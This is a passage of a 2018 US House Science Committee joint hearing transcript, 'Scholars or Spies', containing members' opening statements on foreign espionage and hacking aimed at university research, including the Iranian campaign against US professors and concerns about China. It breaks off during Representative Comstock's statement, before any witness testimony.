SCHOLARS OR SPIES: FOREIGN PLOTS TARGETING AMERICA'S RESEARCH AND DEVELOPMENT

JOINT HEARING

BEFORE THE

SUBCOMMITTEE ON OVERSIGHT &
SUBCOMMITTEE ON RESEARCH AND TECHNOLOGY
COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY
HOUSE OF REPRESENTATIVES

ONE HUNDRED FIFTEENTH CONGRESS

SECOND SESSION

APRIL 11, 2018

Serial No. 115–54

Printed for the use of the Committee on Science, Space, and Technology

Available via the World Wide Web: http://science.house.gov

U.S. GOVERNMENT PUBLISHING OFFICE
29–781PDF WASHINGTON : 2018

COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

HON. LAMAR S. SMITH, Texas, *Chair*

FRANK D. LUCAS, Oklahoma
DANA ROHRABACHER, California
MO BROOKS, Alabama
RANDY HULTGREN, Illinois
BILL POSEY, Florida
THOMAS MASSIE, Kentucky
JIM BRIDENSTINE, Oklahoma
RANDY K. WEBER, Texas
STEPHEN KNIGHT, California
BRIAN BABIN, Texas
BARBARA COMSTOCK, Virginia
BARRY LOUDERMILK, Georgia
RALPH LEE ABRAHAM, Louisiana
DANIEL WEBSTER, Florida
JIM BANKS, Indiana
ANDY BIGGS, Arizona
ROGER W. MARSHALL, Kansas
NEAL P. DUNN, Florida
CLAY HIGGINS, Louisiana
RALPH NORMAN, South Carolina
EDDIE BERNICE JOHNSON, Texas
ZOE LOFGREN, California
DANIEL LIPINSKI, Illinois
SUZANNE BONAMICI, Oregon
AMI BERA, California
ELIZABETH H. ESTY, Connecticut
MARC A. VEASEY, Texas
DONALD S. BEYER, JR., Virginia
JACKY ROSEN, Nevada
JERRY MCNERNEY, California
ED PERLMUTTER, Colorado
PAUL TONKO, New York
BILL FOSTER, Illinois
MARK TAKANO, California
COLLEEN HANABUSA, Hawaii
CHARLIE CRIST, Florida

SUBCOMMITTEE ON OVERSIGHT

RALPH LEE ABRAHAM, LOUISIANA, *Chair*

FRANK D. LUCAS, Oklahoma
BILL POSEY, Florida
THOMAS MASSIE, Kentucky
BARRY LOUDERMILK, Georgia
ROGER W. MARSHALL, Kansas
CLAY HIGGINS, Louisiana
RALPH NORMAN, South Carolina
LAMAR S. SMITH, Texas
DONALD S. BEYER, Jr., Virginia
JERRY MCNERNEY, California
ED PERLMUTTER, Colorado
EDDIE BERNICE JOHNSON, Texas

SUBCOMMITTEE ON RESEARCH AND TECHNOLOGY

HON. BARBARA COMSTOCK, Virginia, *Chair*

FRANK D. LUCAS, Oklahoma
RANDY HULTGREN, Illinois
STEPHEN KNIGHT, California
RALPH LEE ABRAHAM, Louisiana
DANIEL WEBSTER, Florida
JIM BANKS, Indiana
ROGER W. MARSHALL, Kansas
LAMAR S. SMITH, Texas
DANIEL LIPINSKI, Illinois
ELIZABETH H. ESTY, Connecticut
JACKY ROSEN, Nevada
SUZANNE BONAMICI, Oregon
AMI BERA, California
DONALD S. BEYER, JR., Virginia
EDDIE BERNICE JOHNSON, Texas

CONTENTS

April 11, 2018

SCHOLARS OR SPIES: FOREIGN PLOTS TARGETING AMERICA'S RESEARCH AND DEVELOPMENT

WEDNESDAY, APRIL 11, 2018

HOUSE OF REPRESENTATIVES,
SUBCOMMITTEE ON OVERSIGHT AND
SUBCOMMITTEE ON RESEARCH AND TECHNOLOGY
COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY,
Washington, D.C.

The Subcommittees met, pursuant to call, at 10:01 a.m., in Room 2318 of the Rayburn House Office Building, Hon. Ralph Abraham [Chairman of the Subcommittee on Oversight] presiding.

LAMAR S. SMITH, Texas
CHAIRMAN

EDDIE BERNICE JOHNSON, Texas
RANKING MEMBER

Congress of the United States

House of Representatives

COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

2321 RAYBURN HOUSE OFFICE BUILDING

WASHINGTON, DC 20515-6301

(202) 225-6371
www.science.house.gov

Subcommittee on Oversight and Subcommittee on Research & Technology

Scholars or Spies: Foreign Plots Targeting America's Research and Development

Wednesday, April 11, 2018
10:00 a.m.
2318 Rayburn House Office Building

Witnesses

Hon. Michael Wessel, Commissioner, U.S.-China Economic and Security Review Commission
Hon. Michelle Van Cleave, former National Counterintelligence Executive
Mr. Daniel Golden, Author, *Spy Schools*
Mr. Crane Hassold, Director of Threat Intelligence, PhishLabs

U.S. HOUSE OF REPRESENTATIVES
COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

HEARING CHARTER

April 11, 2018

TO: Members, Subcommittees on Oversight and Research and Technology

FROM: Majority Staff, Committee on Science, Space, and Technology

SUBJECT: Oversight Subcommittee and Research and Technology Subcommittee joint hearing: *Scholars or Spies: Foreign Plots Targeting America's Research and Development*

The Subcommittees on Oversight and Research and Technology will hold a joint hearing entitled ***Scholars or Spies: Foreign Plots Targeting America's Research and Development*** on Wednesday, April 11, 2018, at 10:00 a.m. in Room 2318 of the Rayburn House Office Building.

Hearing Purpose:

The purpose of this hearing is to explore foreign nations' exploitation of U.S. academic institutions for the purpose of accessing and engaging in the exfiltration of valuable science and technology (S&T) research and development (R&D). The FBI has warned the academic community about foreign exfiltration of S&T R&D, including that funded by the National Science Foundation, NASA, and other federal grant-making agencies, for many years, and has urged measures be taken to protect against this threat.[1] Witnesses will discuss the extent of the threat and what can be done to prevent or mitigate the foreign exfiltration of S&T R&D from U.S. academic institutions, without stifling collaborative research activities within the academic sector.

Witness List:

- **Hon. Michael Wessel**, Commissioner, U.S.-China Economic and Security Review Commission
- **Hon. Michelle Van Cleave**, former National Counterintelligence Executive
- **Mr. Daniel Golden**, Author, *Spy Schools*
- **Mr. Crane Hassold**, Director of Threat Intelligence, PhishLabs

---

[1] *See e.g.*, *Higher Education and National Security: The Targeting of Sensitive, Proprietary and Classified Information on Campuses of Higher Education*, FBI (Apr. 2011), https://www.fbi.gov/file-repository/higher-education-national-security.pdf/view; *Counterintelligence Strategic Partnership Note: Preventing Loss of Academic Research*, FBI (June 2015), https://research.umbc.edu/files/2015/07/SPIN-15-006-Preventing-Loss-of-Academic-Research.pdf; *Counterintelligence Strategic Partnership Note: Chinese Talent Programs*, FBI (Sept. 2015), https://compliance.fiu.edu/documents/SPIN%20-%20Chinese%20Talent%20Program.pdf; Press Release, FBI, *FBI Director Appoints National Security Higher Education Advisory Board* (Sept. 15, 2005), https://archives.fbi.gov/archives/news/pressrel/press-releases/fbi-appoints-national-security-higher-education-advisory-board.

Staff Contact:

For questions related to the hearing, please contact Tom Connally or Travis Voyles of the Majority Staff at 202-225-6371.

Chairman ABRAHAM. Good morning. The Subcommittee on Oversight and Research and Technology will come to order.

Without objection, the Chair is authorized to declare recess of the Subcommittee at any time.

This hearing will be entitled "Scholars or Spies: Foreign Plots Targeting America's Research and Development." I'm going to recognize myself for five minutes for an opening statement.

Again, good morning. Welcome to the joint Oversight and Research and Technology hearing "Scholars or Spies: Foreign Plots Targeting America's Research and Development." This hearing is an opportunity to address the vulnerability of U.S. academic institutions to the threat of foreign exfiltration of valuable science and technology research and development.

Exfiltration is a new word being used to describe the surreptitious removal of data, as well as R&D, both of which we'll discuss today. We look forward to hearing from former government and private sector experts about the magnitude and consequences of this threat. We are also interested in learning what actions must be taken to prevent or mitigate this threat in the future without stifling the collaborative research activities that are critical to the United States academic sector.

Over the past few years, case after case has been reported at our universities and colleges, all with similar themes. After obtaining access to data and other valuable information, individuals, including professors, students, researchers and visitors—some with strong ties to a foreign nation—attempt to take that knowledge to foreign governments, universities, or companies.

As a medical doctor myself, I found one case particularly concerning. A former associate professor at New York University, specializing in MRI technology, had been working on research sponsored by a grant from the National Institutes of Health. According to prosecutors in the initial charges, this individual colluded with representatives from a Chinese-sponsored research institute and concealed the fact that he patented technology developed with NIH funds for the purpose of licensing it to a Chinese medical imaging company for literally millions of dollars.

This case and others demonstrate the targeting of the innovation and intellectual property from our country's greatest minds and institutions and, in some cases, the ability for foreign nations to gain easy access by exploiting the lax security posture of our academic institutions.

The Science Committee has continuously engaged in vigorous oversight of federally funded basic research and technology, particularly research with a clear path to commercialization and a direct benefit for U.S. businesses and government. A significant amount of academic research and development is funded by the American taxpayers. Just last year, the Federal Government spent approximately $1.5 billion on research and development, in addition to the even larger amount of funding provided by private sector U.S. companies and universities.

If this nefarious activity is aimed at recipients of federal grant programs, then it is the American taxpayers that are unwittingly funding the technological advancements and innovative break-

throughs that allow foreign nations to improperly gain a competitive economic advantage.

China has publicly proven itself to be the most aggressive in the targeting of U.S. research over the past decade. China has heavily invested increasing amounts of financial and physical resources to support a science and technology industry that is based on the transfer of basic science, which allows that country to prioritize advanced development and commercialization over basic and fundamental research. Essentially, China steals our fundamental research and quickly capitalizes by commercializing the technology.

While much of the discussion and examples used in today's hearing may focus on China, I want to be clear that this committee is very concerned about all foreign nations and agents that are inappropriately attempting to take advantage of America's research and development. China's efforts in particular have provided useful examples to analyze, mainly because of their open and aggressive tactics. However, the recent DOJ charges based on Iran's actions are further confirmation that this problem is not confined just to China, and we should assume a number of other bad actors are also making similar attempts.

Taking that into account, bolstering the cybersecurity of federal information systems has been among the Committee's top priorities. I am hopeful that the discussion here today will highlight efforts to accomplish this objective and make prevention a priority of all recipients of taxpayer dollars. Whether physical or cybersecurity threats, it is clear that our academic institutions are not taking all the necessary steps to adequately protect this vital research.

I look forward to the insight of our witnesses today, which will help us assess these important issues and determine whether additional questions need to be asked of our partners in the executive branch, as well as in academia. We hope to better understand the next steps that must be taken to safeguard the competitiveness and security of federally funded research and development, especially the role of U.S. academic institutes.

[The prepared statement of Chairman Abraham follows:]

COMMITTEE ON
SCIENCE, SPACE, & TECHNOLOGY
Lamar Smith, Chairman

For Immediate Release
April 11, 2018

Media Contacts: Thea McDonald, Brandon VerVelde
(202) 225-6371

Statement by Chairman Ralph Abraham (R-La.)

Scholars or Spies: Foreign Plots Targeting America's Research and Development

Chairman Abraham: This hearing is an opportunity to address the vulnerability of U.S. academic institutions to the threat of foreign exfiltration of valuable science and technology research and development (R&D). Exfiltration is a new word being used to describe the surreptitious removal of data as well as R&D - both of which we'll discuss today. We look forward to hearing from former government and private sector experts about the magnitude and consequences of this threat. We are also interested in learning what actions must be taken to prevent or mitigate this threat in the future, without stifling the collaborative research activities that are critical to the U.S. academic sector.

Over the past few years, case after case has been reported at our universities and colleges, all with similar themes. After obtaining access to data and other valuable information, individuals including professors, students, researchers and visitors - some with strong ties to a foreign nation - attempt to take that knowledge to foreign governments, universities or companies.

As a medical doctor, I found one case particularly concerning. A former associate professor at New York University specializing in MRI technology had been working on research sponsored by a grant from the National Institutes of Health (NIH). According to prosecutors in the initial charges, this individual colluded with representatives from a Chinese-sponsored research institute and concealed the fact that he patented technology developed with NIH funds for the purpose of licensing it to a Chinese medical imaging company for millions of dollars.

This case and others demonstrate the targeting of the innovation and intellectual property from our country's greatest minds and institutions. And in some cases, the ability for foreign nations to gain easy access by exploiting the lax security posture of our academic institutions.

The Science Committee has continuously engaged in vigorous oversight of federally-funded basic research and technology, particularly research with a clear path to commercialization and a direct benefit for U.S. businesses and government. A significant amount of academic research and development is funded by the American taxpayers. Just last year the federal government spent approximately $1.5 billion on research and development, in addition to the even larger amount of funding provided by private sector U.S. companies and universities.

If this nefarious activity is aimed at recipients of federal grant programs, then it is the American taxpayers that are unwittingly funding the technological advancements and innovative breakthroughs that allow foreign nations to improperly gain a competitive economic advantage.

China has publicly proven itself to be the most aggressive in the targeting of U.S. research over the past decade. China has heavily invested increasing amounts of financial and physical resources to support a science and technology industry that is based on the transfer of basic science, which allows the country to prioritize advanced development and commercialization over basic and fundamental research. Essentially, China steals our fundamental research and quickly capitalizes by commercializing the technology.

While much of the discussion and examples used in today's hearing may focus on China, I want to be clear that this committee is very concerned about *all* foreign nations and agents that are inappropriately attempting to take advantage of American research and development. China's efforts in particular have provided useful examples to analyze, mainly because of their open and aggressive tactics. However, the recent DOJ charges based on Iran's actions are further confirmation that this problem is not confined to China, and we should assume a number of other bad actors are also making similar attempts.

Taking that into account, bolstering the cybersecurity of federal information systems has been among the committee's top priorities. I am hopeful that the discussion here today will highlight efforts to accomplish this objective and make prevention a priority of all recipients of taxpayer dollars. Whether physical or cybersecurity threats, it is clear that our academic institutions are not taking all the necessary steps to adequately protect this vital research.

I look forward to the insight of our witnesses today, which will help us assess these important issues and determine whether additional questions need to be asked of our partners in the executive branch as well as in academia. We hope to better understand the next steps that must be taken to safeguard the competitiveness and security of federally funded research and development, especially the role of U.S. academic institutes.

###

Chairman ABRAHAM. I now recognize the Ranking Member of the Oversight Committee, the gentleman from Virginia, Mr. Beyer, for an opening statement.

Mr. BEYER. Thank you, Mr. Chairman. I'd like to thank you and Chairwoman Comstock for holding this hearing.

Vigilance against espionage threats is important on all fronts from cybersecurity breaches to intelligence gathering by covert operatives on the ground.

As a committee, we've conducted numerous bipartisan investigations into cyber breaches. Our June hearing on WannaCry, for instance, gave us context into the recent Iranian attacks on hundreds of domestic and foreign universities. Hacking, however, is but one tool in a suite of techniques used by intelligence agencies to target U.S. universities.

In cases of academic-related espionage, student researchers are recruited by a foreign government to study or do research at an American institution and pass along sensitive scientific research and technology to the foreign government. American universities play a critical role in driving fundamental research and developing innovative technologies for our nation. The loss of this sort of data can have tremendous economic consequences, endanger our national security, and diminish our technological lead in critical technologies.

Although an essential tenet of academia is this open pursuit of scientific research professors, students, university scientists need to understand the potential value of their research to foreign adversaries. They should be properly educated about potential espionage threats and trained on how to take appropriate security measures, whether they're online or at an international conference presenting their research findings.

What I do not believe what we want to do, however, is pull the welcome mat from under the more than 1 million foreign students to come to America to study every year, contributing more than $36 billion to our economy annually, and creating hundreds of thousands of U.S. jobs and contributing to America's academic leadership. And having just finished paying for the third college education, I'm so grateful for the full tuitions that foreign students pay, holding down at least a little bit the price that we have to pay.

The media has recently painted a poor picture of the academic community being disinterested or naive about the potential security threats they face. I'm not sure this is an accurate portrait. The higher education community has several vehicles they use to identify threats and train their members to take actions to mitigate their vulnerabilities to attack. These include the Research and Education Network, Information Sharing and Analysis Center, the Higher Education Information Security Council, and the newly formed Omni Security Operations Center described as, quote, "a pioneering initiative that helps higher education institutions reduce the impact of cybersecurity threats." The new group that's based in Indiana University includes collaboration with Northwestern University, Purdue University, Rutgers, and the University of Nebraska Lincoln.

Cooperation in the security arena is critical, and I'm glad to see this sort of cooperation emerging between universities. However,

these universities also need the cooperation from the law enforcement and the intelligence community to help ensure that they're apprised of specific threats or risks.

In 2005, to help foster better lines of communication between the FBI and the U.S. academic community, the FBI created the National Security Higher Education Advisory Board originally composed of 15 Presidents and Chancellors of leading universities. But, unfortunately, this past February, the members of this board received a letter from the FBI announcing their decision to disband it. The letter praised the cooperation between intelligence agencies, law enforcement, and academia and said the FBI was exploring the creation of a new board. Officials in the academic community, however, believe the board played an important role in helping universities understand the intelligent risks they face and were both surprised and disappointed this board was disbanded with no clear plan to replace it.

So, Mr. Chairman, I'm attaching this letter to my statement, as well as a letter from the Association of American Universities, the Association of Public and Land Grant Universities, the American Council on Education, and the Council on Governmental Relations all regarding this important issue.

Chairman ABRAHAM. Without objection.

Mr. BEYER. Thank you.

[The information appears in Appendix II]

Mr. BEYER. Balancing legitimate security risks with international scientific cooperation is critical to ensure that we address real risks appropriately and thoroughly while not diminishing the benefits we have obtained by opening our doors to foreign students and collaborating with international partners. We don't stop using computers because they're vulnerable; we take steps to make them safer. Likewise, we cannot let concern over academic espionage crowd out the multitude of benefits from the international exchange of scholarship.

America's leadership in science and technology is highly dependent upon its openness to scholars from around the globe. Any action we take to respond to the threat of academic espionage must take into account the value of cooperation. The intelligence community and the academic community should not be at odds but rather working together to secure our sensitive research.

So I'm looking forward to hearing from our witnesses today about how we can balance these two important issues regarding security and scholarship. Thank you, Mr. Chairman. I yield back.

[The prepared statement of Mr. Beyer follows:]

OPENING STATEMENT
Ranking Member Donald S. Beyer (D-VA)
of the Subcommittee on Oversight

House Committee on Science, Space, and Technology
Subcommittee on Oversight
Subcommittee on Research and Technology
"Scholars or Spies: Foreign Plots Targeting America's Research and Development"
April 11, 2018

Thank you, Chairman Abraham and Chairwoman Comstock.

First, I would like to take a moment before digging into the topic of academic espionage to again implore this Committee to take action on Environmental Protection Agency (EPA) Administrator Scott Pruitt. Administrator Pruitt's unethical behavior, wasteful use of taxpayer money, and his ongoing efforts to undermine the EPA's mission of protecting our environment and public health warrant some serious congressional oversight. I have previously requested that Chairman Smith bring Administrator Pruitt before the Science Committee to testify, as is standard practice – and now, amidst various scandals, this is more crucial than ever. Administrator Pruitt's predecessor, Gina McCarthy, testified before this Committee on three occasions during the second term of the Obama Administration, testifying first just four months after her confirmation. By comparison, Administrator Pruitt was confirmed 14 months ago, but has yet to appear before the Committee. Pruitt cannot be allowed to continue to sell our nation's clean air and water to special interests without consequences – if the President refuses to hold him accountable Congress must do its job and conduct meaningful oversight.

Turning back to the topic of the day: vigilance against espionage threats is important on all fronts, from cybersecurity breaches to intelligence gathering by covert operatives on the ground. As a committee, we have conducted numerous bipartisan investigations into cyber breaches. Hacking, however, is but one tool used by intelligence agencies to target U.S. universities. In cases of academic-related espionage, a student or researcher is recruited by a foreign government to study or do research at an American institution and passes along sensitive scientific research or technology to the foreign government. American universities play a critical role in driving fundamental research and developing innovative technologies for our nation. The loss of this sort of data can have tremendous economic consequences, endanger our national security, and diminish our technological lead in critical technologies.

Although an essential tenet of academia is its open pursuit of scientific research, professors, students and university scientists need to understand the potential value of their research to foreign adversaries. They should be properly educated about potential espionage threats and trained on how to take appropriate security measures whether they are online or at an international conference presenting their research findings. What I do not believe we want to do, however, is pull the welcome mat out from under the more than one million foreign students who come to America to study every year, contributing more than $36 billion to our economy annually, creating hundreds of thousands of U.S. jobs, and contributing to America's academic

leadership. In fact, immigrants to America have won 81 Nobel Prizes in Chemistry, Medicine, and Physics between 1960 and 2017.

The media has recently painted a poor picture of the academic community being disinterested or naïve about the potential security threats they face. I am not sure that is an accurate portrait. The higher education community has several vehicles they use to identify threats and train their members to take actions to mitigate their vulnerabilities to attack. These include the Research and Education Networking Information Sharing and Analysis Center (REN-ISAC), the Higher Education Information Security Council (HEISC), and the newly formed Omni Security Operations Center (OmniSOC), described as a "pioneering initiative that helps higher education institutions reduce the impact of cybersecurity threats." The new group is based at Indiana University and includes collaboration with Northwestern University, Purdue University, Rutgers University and the University of Nebraska-Lincoln.

Cooperation in the security arena is critical, so I am glad to see this. However, universities also need cooperation from the law enforcement and intelligence community to help ensure they are apprised of specific threats or risks.

In 2005, to help foster better lines of communication between the FBI and the U.S. academic community, the FBI created the National Security Higher Education Advisory Board (NSHEAB), originally composed of 15 Presidents and Chancellors of leading U.S. universities, including Carnegie Mellon, Johns Hopkins, UCLA and MIT. Unfortunately, this past February, the Members of this board received a letter from the FBI announcing their decision to disband it. The letter praised the cooperation between intelligence agencies, law enforcement and academia, and said the FBI was exploring the creation of a new board. Officials in the academic community, however, believe the board played an important role in helping universities understand the intelligence risk they faced, and were both surprised and disappointed it was disbanded without a plan in place for its replacement.

I am attaching this letter to my statement, as well as a letter from the Association of American Universities (AAU), Association of Public and Land-grant Universities (APLU), American Council on Education (ACE), and the Council on Governmental Relations (COGR) regarding this important issue.

Ultimately, we cannot let concern over academic espionage crowd out the multitude of benefits from the international exchange of scholarship. Balancing legitimate security risks with international scientific cooperation is critical, as America's leadership in science and technology is highly dependent upon its openness to scholars from around the globe. Any action we take to respond to the threat of academic espionage must take into account the value of cooperation between the intelligence community and the academic community, who must work together to secure our sensitive research.

I look forward to hearing from today's witnesses about how we can balance these two important issues regarding security and scholarship.

Thank you, Mr. Chairman. I yield back.

Chairman ABRAHAM. Thank you. And I now recognize the Chairman of the full committee, the gentleman from Texas, Mr. Lamar Smith.

Chairman SMITH. Thank you, Mr. Chairman. Also, I want to thank Chairwoman Comstock for letting me jump in ahead of her. I have a bill before the Judiciary Committee this morning that's being marked up, so I'm going to need to excuse myself shortly, but I will be back to ask questions.

Mr. Chairman, foreign countries' attempts to access and steal U.S. research and development pose an acute risk to our national and economic security. In recent months, the public has become aware that we are under attack from foreign governments that want to steal our technological secrets and scientific discoveries and use them for their own purposes.

Just last month, the U.S. Department of Justice showed how serious the threat is. DOJ indicted nine Iranian nationals for breaking into university computer systems and stealing information and intellectual property worth billions of dollars. This brazen theft was on behalf of the Iranian government and universities in Iran. This was a widespread and concentrated campaign. Attackers hacked nearly 4,000 accounts of professors across 144 U.S. universities. According to informed sources, the attackers specifically targeted universities engaged in science, technology, and medical research.

According to the Justice Department, U.S. universities spent more than $3.4 billion on creating and developing the scientific information, academic data, and intellectual property that was stolen. Nearly $3.5 billion of U.S. research, some of which was funded by American taxpayers, was illegally taken and is now in the hands of a hostile foreign nation. This is just one example.

Unfortunately, Iran is not the only threat. China has actively and aggressively targeted research and development at U.S. academic institutions for years. The Chinese Government has been very clear about its long-range plans for achieving global domination in critical areas of science and technology. China, however, has been less than forthright about its methods, which include theft of confidential information and technological secrets from U.S. companies, cyber attacks, and other forms of spying to undermine our national security and putting sleeper agents at our own research universities to steal our scientific breakthroughs.

Chinese efforts are concentrated in the areas that it has prioritized: artificial intelligence, medical science, and national security. By understanding China's priorities and the lengths to which it is prepared to go, we can adopt an effective approach, but the first step is recognizing the risks we face.

The intelligence community has warned about these threats for years, ranging from cyber attacks to human manipulation to breakins. We know that foreign agents routinely target American students and educators in their priority areas. Faculty and administrators must be alert and educated to spot the warning signs of foreign operations. But many in academia have been unwilling to accept reality and unwilling to take any defensive measures to protect their researchers' work, their universities' scientific assets, and taxpayers' investments.

The University of Texas recently rejected funding from the China-United States Exchange Foundation, a China-based and government-connected foundation. The foundation is registered as a foreign agent representing China. The idea of a university taking significant funding from an organization controlled by a foreign government would be contrary to the independence and safeguards needed in academia. This action by the University of Texas was appropriate and the type of proactive oversight that needs to occur at other colleges.

The National Science Foundation's grant guidance is clear: As grant recipients, universities bear full responsibility for the management and results of federally funded projects. The recent indictments of Iranian student-spies and other incidents are clear warnings about the need for swift, strong action. This includes improved cybersecurity, educating researchers to anticipate attempts to steal their work, and more careful screening of those who come to the United States to study.

I also look forward to hearing from our experts about how we can build appropriate defenses. On the one hand, we must maintain the open and collaborative nature of academic research and development. On the other, we must protect our research and development from actors who seek to do us harm.

Thank you, Mr. Chairman. I yield back.

[The prepared statement of Chairman Smith follows:]

COMMITTEE ON
SCIENCE, SPACE, & TECHNOLOGY
Lamar Smith, Chairman

For Immediate Release
April 11, 2018

Media Contacts: Thea McDonald, Brandon VerVelde
(202) 225-6371

Statement by Chairman Lamar Smith (R-Texas)

Scholars or Spies: Foreign Plots Targeting America's Research and Development

Chairman Smith: Foreign countries' attempts to access and steal U.S. research and development pose an acute risk to our national and economic security. In recent months, the public has become aware that we are under attack from foreign governments that want to steal our technological secrets and scientific discoveries and use them for their own purposes.

Just last month, the U.S. Department of Justice (DOJ) showed how serious the threat is. DOJ indicted nine Iranian nationals for breaking into university computer systems and stealing information and intellectual property worth billions of dollars. This brazen theft was on behalf of the Iranian government and universities in Iran.

This was a widespread and concentrated campaign. Attackers hacked nearly 4,000 accounts of professors across 144 U.S. universities. According to informed sources, the attackers specifically targeted universities engaged in science, technology and medical research.

According to the Justice Department, U.S. universities spent more than $3.4 billion on creating and developing the scientific information, academic data and intellectual property that was stolen. Nearly $3.5 billion of U.S. research - some of which was funded by American taxpayers - was illegally taken and is now in the hands of a hostile foreign nation. This is just one example.

Unfortunately, Iran is not the only threat. China has actively and aggressively targeted research and development (R&D) at U.S. academic institutions for years.

The Chinese government has been very clear about its long range plans for achieving global domination in critical areas of science and technology. China, however, has been less forthright about its methods, which include theft of confidential information and technological secrets from U.S. companies, cyber-attacks and other forms of spying to undermine our national security and putting sleeper agents at our research universities to steal our scientific breakthroughs.

Chinese efforts are concentrated in the areas that it has prioritized: artificial intelligence, medical science and national security.

By understanding China's priorities and the lengths to which it is prepared to go, we can adopt an effective approach. But the first step is recognizing the risks we face.

The intelligence community has warned about these threats for years, ranging from cyber-attacks to human manipulation to break-ins. We know that foreign agents routinely target American students and educators in their priority areas. Faculty and administrators must be alert and educated to spot the warning signs of foreign operations.

But many in academia have been unwilling to accept reality and unwilling to take any defensive measures to protect their researchers' work, their universities' scientific assets and taxpayers' investments.

The University of Texas recently rejected funding from the China-United States Exchange Foundation, a China-based and government-connected foundation. The foundation is registered as a foreign agent representing China. The idea of a university taking significant funding from an organization controlled by a foreign government would be contrary to the independence and safeguards needed in academia. This action by the University of Texas was appropriate and the type of proactive oversight that needs to occur at other colleges.

The National Science Foundation's grant guidance is clear - as grant recipients, universities bear full responsibility for the management and results of federally funded projects. The recent indictments of Iranian student-spies and other incidents are clear warnings about the need for swift, strong action. This includes improved cybersecurity, educating researchers to anticipate attempts to steal their work and more careful screening of those who come to the U.S. to study.

I also look forward to hearing from our experts about how we can build appropriate defenses. On the one hand, we must maintain the open and collaborative nature of academic research and development. On the other, we must protect our research and development from actors who seek to do us harm.

###

Chairman ABRAHAM. Thank you. I now recognize the Ranking Member of the full committee, Ms. Johnson, for an opening statement.

Ms. JOHNSON. Thank you very much, Chairman Abraham and Chairwoman Comstock, for convening this hearing today, and thanks to the panel that agreed to appear before us.

America's superior academic institutions have drawn the best and the brightest from around the world, and we have benefited greatly from their contributions. From 1960 to 2017, foreign immigrants who settled in America won 81 Nobel Prizes in chemistry, medicine, and physics. In 2016, all six Americans who won Nobel Prizes in chemistry, physics, and economics were immigrants. Many of these immigrants came here as international students.

Academic and intellectual openness are key to the success of American higher education and America's leadership in science and technology. However, we do face legitimate and serious threats from foreign adversaries. They are targeting our scientific innovations and advanced technologies whether at our government-funded laboratories, in our industries, or on the campuses of our universities. The theft of—plunder of our critical technologies must be clearly addressed and prevented.

Our counterintelligence community must work hand-in-hand with research institutions to help mitigate the risk of these threats. These institutions need to be engaged in applying best practices in their approach to security and know how to identify acts of espionage. Professors and researchers should learn more about intelligence activities carried out through social engineering, networking, and conference participation. Now is not the time for the counterintelligence community to reduce its outreach to research colleges and universities. These bonds should be growing and strengthening. It is vital to our national security.

However, we need to be careful that any security measures do not stifle the benefits our country realizes from legitimate international academic collaboration. At the same time, we should also examine the reasons why universities find international students so attractive. Part of the reason is economic. Nationwide, States have reduced levels of financial support to our respective public institutions of higher learning. Universities have responded by cutting financial aid and raising tuition fees. International students who usually pay full tuition have helped make up this reduction in funding and have helped universities balance their books.

This also makes the allure for foreign funding from students of foreign institutions such as China's Confucius Institute that offer hundreds of thousands and occasionally millions of dollars for academic programming very enticing. We need to make sure that state and federal support for higher education meets the needs of these vital institutions. It is vital to our national security.

I look forward to hearing from our witnesses today, and I yield back the balance of my time.

[The prepared statement of Ms. Johnson follows:]

OPENING STATEMENT
Ranking Member Eddie Bernice Johnson (D-TX)

House Committee on Science, Space & Technology
Subcommittee on Oversight
Subcommittee on Research and Technology
"Scholars or Spies: Foreign Plots Targeting America's Research and Development"
April 11, 2018

Thank you Chairman Abraham and Chairwoman Comstock for convening this hearing today. Thank you to our panel of witnesses for joining us this morning.

America's superior academic institutions have drawn the best and the brightest from around the world, and we have benefitted greatly from their contributions. From 1960 to 2017, foreign immigrants who settled in America won 81 Nobel Prizes in Chemistry, Medicine and Physics and in 2016, all six Americans who won Nobel Prizes in Chemistry, Physics and Economics were immigrants. Many of these immigrants came here as international students. Academic and intellectual openness are key to the success of American higher education and America's leadership in science and technology.

However, we do face legitimate and serious threats from foreign adversaries. They are targeting our scientific innovations and advanced technologies whether they are at our government-funded laboratories, in our industries, or on the campuses of our universities. The theft or plunder of our critical technologies must be clearly addressed and prevented.

Our counterintelligence community must work hand-in-hand with research institutions to help mitigate the risk of these threats. These institutions need to be engaged in applying best practices in their approach to security and know how to identify acts of espionage. Professors and researchers should learn more about intelligence activities carried out through social engineering, networking, and conference participation. Now is not the time for the counterintelligence community to reduce its outreach to research colleges and universities. These bonds should be growing and strengthening. It is vital to our national security. However, we need to be careful that any security measures do not stifle the benefits our country realizes from legitimate international academic collaboration.

At the same time, we should also examine the reason why universities find international students so attractive. Part of the reason is economic. Nationwide, states have reduced levels of financial support to their respective public institutions of higher learning. Universities have responded by cutting financial aid and raising tuition and fees. International students who usually pay full tuition have helped make up this reduction in funding and have helped universities balance their books. This also makes the allure of foreign funding from students or foreign institutions, such as China's Confucius Institute, that offer hundreds of thousands, and occasionally millions, of dollars for academic programming very enticing.

We need to make sure state and federal support for higher education meets the needs of these vital institutions. It is vital to our national security.

I look forward to hearing from our witnesses today. I yield the balance of my time.

Chairman ABRAHAM. Thank you, Ms. Johnson.

I now recognize the Chair of the Research and Technology Subcommittee, Mrs. Comstock, for an opening statement.

Mrs. COMSTOCK. Thank you, Chairman Abraham, for holding a hearing on this important and serious issue. It would be easy to think about the theft of information from American universities by foreign students to be the topic of a modern-day spy novel, but in fact it is a very real problem and, sadly, not a new one. My predecessor in the House, Representative Frank Wolf, also worked on this important issue.

Academic institutions in the United States are valued for their openness, innovation, and collaboration with domestic and international scientists. Our nation has long been a leader in science and technology research and development, and consequently, a magnet for foreign scholars and scientists seeking to learn from and collaborate with the best.

Unfortunately, various immoral actors have sought to exploit our openness to steal American ingenuity and innovation and undermine our system. Such thefts can enable foreign nations to save themselves billions in research and development costs and support technological advances that they may otherwise be unable to make on their own in order to gain an industrial or, even more troubling, a military advantage.

The FBI has been warning our academic community about these threats for years, while also urging measures be taken to guard against such activity. Since much of the stolen information comes from research funded by federal agencies, these nations are ultimately stealing ideas and innovations from American taxpayers like you and me, undermining the policy intent of federal funding for such research in the first place. It is imperative that our academic institutions not close their eyes to the very real threat posed by foreign intelligence spies. They cannot be blinded by naivete or ignorance when distinguishing between friend and foe.

